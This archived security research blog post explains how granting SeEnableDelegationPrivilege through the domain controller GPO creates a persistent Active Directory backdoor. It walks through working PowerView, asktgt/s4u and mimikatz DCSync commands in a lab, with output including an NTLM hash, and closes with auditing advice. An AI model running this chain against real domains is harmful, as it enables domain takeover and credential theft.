

The Most Dangerous User Right You (Probably) Have Never Heard Of

Published: 2017-01-10 · Archived: 2026-04-05 13:29:13 UTC

I find Windows [user rights](#) pretty interesting. Separate from machine/domain object DACLs, user rights govern things like “*by what method can specific users log into a particular system*” and are managed under [User Rights Assignment](#) in Group Policy. Sidenote: I recently integrated privilege enumeration into PowerUp in the [Get-ProcessTokenPrivilege](#) function, with `-Special` returning ‘privileged’ privileges.

SeEnableDelegationPrivilege

One user right I overlooked, until [Ben Campbell's](#) post on [constrained delegation](#), was [SeEnableDelegationPrivilege](#). This right governs whether a user account can “[Enable computer and user accounts to be trusted for delegation](#).” Part of the reason I overlooked it is stated right in the [documentation](#): “*There is no reason to assign this user right to anyone on member servers and workstations that belong to a domain because it has no meaning in those contexts; it is only relevant on domain controllers and stand-alone computers.*” So this right applies to the domain, not the local domain-joined machine.

[Ben](#) explained how [SeEnableDelegationPrivilege](#) factors into [constrained delegation](#). This was a missing piece of the whole puzzle for me. We both first thought that this right *only* governed the modification of the TRUSTED_FOR_DELEGATION and TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION flags- this would have opened up a nifty attack that Ben outlined. Unfortunately for us attackers, it appears that this right also controls the modification of the [msDS-AllowedToDelegateTo](#) property, which contains the targets for constrained delegation. If this is unclear, check out the [post from last week](#) for more background on constrained delegation.

TL;DR we can't modify delegation specific user account control settings NOR the [msDS-AllowedToDelegateTo](#) field for targets (even if we have full control of the object) if we don't have the [SeEnableDelegationPrivilege](#) right:

```
PS C:\Users\eviluser> Get-DomainUser victim | ConvertFrom-UACValue
Name                               Value
-----                               -
NORMAL_ACCOUNT                     512
DONT_EXPIRE_PASSWORD               65536
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216

PS C:\Users\eviluser> whoami
testlab\eviluser
PS C:\Users\eviluser> "testlab\eviluser" | ConvertTo-SID
S-1-5-21-890171859-3433809279-3366196753-1178
PS C:\Users\eviluser> Get-DomainObjectAcl -Identity victim | ?{$_.SecurityIdentifier -match 'S-1-5-21-890171859-3433809279-3366196753-1178'}

ObjectDN           : CN=victim,CN=Users,DC=testlab,DC=local
ObjectSID          : S-1-5-21-890171859-3433809279-3366196753-1179
ActiveDirectoryRights : GenericAll
BinaryLength      : 36
AceQualifier      : AccessAllowed
IsCallback        : False
OpaqueLength      : 0
AccessMask        : 983551
SecurityIdentifier : S-1-5-21-890171859-3433809279-3366196753-1178
AceType           : AccessAllowed
AceFlags          : None
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
AuditFlags        : None

PS C:\Users\eviluser> Set-DomainObject -Identity victim -Set @{"msds-allowedtodelegateto"="cifs/PRIMARY.testlab.local"} -verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&&<!((<samAccountName=victim)<name=victim)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtodelegateto' to
'cifs/PRIMARY.testlab.local' for object 'victim'
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'victim' : Exception calling "CommitChanges" with "0" argument(s): "Access is
denied."
```

Now the question is: how can we determine which users have this right in the domain? Since **SeEnableDelegationPrivilege** is applicable *only* on a domain controller itself, we need to check if any group policy object applied to a domain controller modifies the user right assignments for that given DC. In most cases, this will be the “Default Domain Controllers Policy” (GUID = {6AC1786C-016F-11D2-945F-00C04FB984F9}). This is exactly what the [Get-DomainPolicy -Source DC](#) PowerView function will do:

```

PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy

Name                                     Value
----                                     -
Version                                 <signature, Revision>
Event Audit                             <AuditDSAccess>
Privilege Rights                         <SeDebugPrivilege, SeLoadDriverPrivilege, SeShutdownPrivileg...
Unicode                                  <Unicode>
Registry Values                          <MACHINE\System\CurrentControlSet\Services\LanManServer\Para...

PS C:\Users\eviluser> $Policy['Privilege Rights']

Name                                     Value
----                                     -
SeDebugPrivilege                        <*$S-1-5-32-544>
SeLoadDriverPrivilege                   <*$S-1-5-32-544, *$S-1-5-32-550>
SeShutdownPrivilege                     <*$S-1-5-32-544, *$S-1-5-32-551, *$S-1-5-32-549, *$S-1-5-32-550>
SeRestorePrivilege                      <*$S-1-5-32-544, *$S-1-5-32-551, *$S-1-5-32-549>
SeAuditPrivilege                        <*$S-1-5-19, *$S-1-5-20>
SeSystemProfilePrivilege                <*$S-1-5-32-544, *$S-1-5-80-3139157870-2983391045-3678747466-6...
SeProfileSingleProcessPrivilege         <*$S-1-5-32-544>
SeTakeOwnershipPrivilege                <*$S-1-5-32-544>
SeNetworkLogonRight                     <*$S-1-1-0, *$S-1-5-32-544, *$S-1-5-11, *$S-1-5-9...>
SeIncreaseQuotaPrivilege                 <*$S-1-5-19, *$S-1-5-20, *$S-1-5-32-544>
SeChangeNotifyPrivilege                 <*$S-1-1-0, *$S-1-5-19, *$S-1-5-20, *$S-1-5-32-544...>
SeSecurityPrivilege                     <*$S-1-5-32-544>
SeEnableDelegationPrivilege             <*$S-1-5-32-544>
SeInteractiveLogonRight                  <*$S-1-5-32-544, *$S-1-5-32-551, *$S-1-5-32-548, *$S-1-5-32-549...>
SeCreatePagefilePrivilege               <*$S-1-5-32-544>
SeRemoteShutdownPrivilege               <*$S-1-5-32-544, *$S-1-5-32-549>
SeSystemEnvironmentPrivilege            <*$S-1-5-32-544>
SeUndockPrivilege                       <*$S-1-5-32-544>
SeIncreaseBasePriorityPrivilege          <*$S-1-5-32-544>
SeSystemTimePrivilege                   <*$S-1-5-19, *$S-1-5-32-544, *$S-1-5-32-549>
SeBackupPrivilege                       <*$S-1-5-32-544, *$S-1-5-32-551, *$S-1-5-32-549>
SeMachineAccountPrivilege               <*$S-1-5-11>
SeBatchLogonRight                       <*$S-1-5-32-544, *$S-1-5-32-551, *$S-1-5-32-559>
SeAssignPrimaryTokenPrivilege           <*$S-1-5-19, *$S-1-5-20>

PS C:\Users\eviluser> $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
*$S-1-5-32-544
PS C:\Users\eviluser> '$S-1-5-32-544' | ConvertFrom-SID
BUILTIN\Administrators
PS C:\Users\eviluser>

```

So by default only members of BUILTIN\Administrators (i.e. Domain Admins/Enterprise Admins/etc.) have the right to modify these delegation settings. But what happens if we can edit this GPO, or any other GPO applied to the domain controller?


Why Care

There are a million ways to backdoor Active Directory given sufficient rights (make that a million and one :). [Sean Metcalf](#) calls these “[Sneaky Active Directory Persistence Tricks](#)“. Some of these involve ACL backdoors, something [I’ve covered some in the past](#). Other approaches might require [maliciously editing GPOs](#). Still others could involve [editing user objects](#). The **SeEnableDelegationPrivilege** approach is a bit of everything above.

TL;DR: if we control an object that has **SeEnableDelegationPrivilege** in the domain, AND said object has GenericAll/GenericWrite rights over *any* other user object in the domain, we can compromise the domain at will, indefinitely.

Given elevated domain rights OR edit rights to the default domain controller GPO (something [@_wald0](#), [@cptjesus](#), and I are currently working on for BloodHound) for just a few minutes, you can make a single modification to the given GPO to implement this backdoor. This GPO is located at `\\DOMAIN\sysvol\testlab.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf`. By adding any user SID or

username to the **SeEnableDelegationPrivilege** line of the **[Privilege Rights]** section, the setting will take hold whenever the user/machine's current DC reboots or refreshes its group policy:



If **eviluser** has full rights over ANY user in the domain, we can modify that user's **msDS-AllowedToDelegateTo** value to be whatever target service we want to compromise. We can also modify the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION UAC flag if needed. In this case, let's use ldap/DOMAIN_CONTROLLER to facilitate DCSyncing at will:

```
PS C:\Users\eviluser> whoami
testlab\eviluser
PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy | 'Privilege Rights' | 'SeEnableDelegationPrivilege' |
eviluser
*S-1-5-32-544
PS C:\Users\eviluser> Get-DomainObjectAcl -Identity victim | ?{$_SecurityIdentifier -match 'S-
1-5-21-890171859-3433809279-3366196753-1178'}

ObjectDN           : CN=victim,CN=Users,DC=testlab,DC=local
ObjectSID          : S-1-5-21-890171859-3433809279-3366196753-1179
ActiveDirectoryRights : GenericAll
BinaryLength      : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-890171859-3433809279-3366196753-1178
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None

PS C:\Users\eviluser> Set-DomainObject -Identity victim -Set @{"msds-allowedtodelegateto"="ldap
/PRIMARY.testlab.local"} -verbose
VERBOSE: [Get-DomainSearcher] search string: LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&&(!(&(!<samAccountName=victim><name=victim>)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtodelegateto' to 'ldap/PRIMARY.testlab.local'
for object 'victim'
PS C:\Users\eviluser> Get-DomainUser victim | Select -Expand msds-allowedtodelegateto
ldap/PRIMARY.testlab.local
PS C:\Users\eviluser>
```

```

C:\Users\eviluser\Desktop>asktgt.exe /user:victim /domain:testlab.local /key:2b576acbe6bcfda7294d6bd18041b8fe

.#####.   AskTGT Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##'   http://blog.gentilkiwi.com                               (oe.eo)
'#####'                                         * * */

> Current time      : 1/6/2017 11:45:13 AM
username           : victim
domain             : testlab.local (TESTLAB)
password           : <NULL>
key                : 2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
[KDC] 'PRIMARY.testlab.local' will be the main server
* Ticket in file 'tgt.kirbi'

C:\Users\eviluser\Desktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:ldap/PRIMARY.testlab.local

.#####.   $4U Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##'   http://blog.gentilkiwi.com                               (oe.eo)
'#####'                                         * * */

TGT               : filename   : tgt.kirbi
TGT               : Service    : krbtgt / testlab.local @ TESTLAB.LOCAL
TGT               : Principal : victim @ TESTLAB.LOCAL
$4U2Self          : Principal : Administrator @ testlab.local
$4U2Proxy!       : Service   : ldap / PRIMARY.testlab.local
* Ticket in file 'ldap.PRIMARY.testlab.local.kirbi'

C:\Users\eviluser\Desktop>mimikatz.exe

.#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##'   http://blog.gentilkiwi.com/mimikatz                       (oe.eo)
'#####'                                         with 20 modules * * */

mimikatz # kerberos::ptt ldap.PRIMARY.testlab.local.kirbi
* File: 'ldap.PRIMARY.testlab.local.kirbi': OK

mimikatz # lsadump::dcsync /domain:testlab.local /user:TESTLAB\Administrator
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\Administrator' will be the user account

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username        : Administrator
Account Type        : 30000000 < USER_OBJECT >
User Account Control : 00010200 < NORMAL_ACCOUNT DONT_EXPIRE_PASSWD >
Account expiration  :
Password last change : 11/12/2016 7:28:15 PM
Object Security ID  : S-1-5-21-890171859-3433809279-3366196753-500
Object Relative ID  : 500

Credentials:
Hash NTLM: a6046ae491fea36346d82e83a79777f7

```

If **eviluser** has GenericAll over any target **victim**, then we don't even have to know the victim user's password. We can execute a force password reset using [Set-DomainUserPassword](#) to a known value and then execute the [asktgt.exe/s4u.exe attack flow](#).

Obviously, from the defensive side, take note of what users have the **SeEnableDelegationPrivilege** privilege on your domain controllers, through [PowerView](#) or other means. This right effectively gives those users complete control of the domain, making a great 'subtle', but easy to detect (if you know what you're looking for) AD backdoor. There are obviously ways you could subvert this given SYSTEM access on a domain controller, and I will detail methods to detect specific DACL modification in the coming weeks, but auditing these applied GPOs is a great start.

Source: <https://blog.harmj0y.net/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>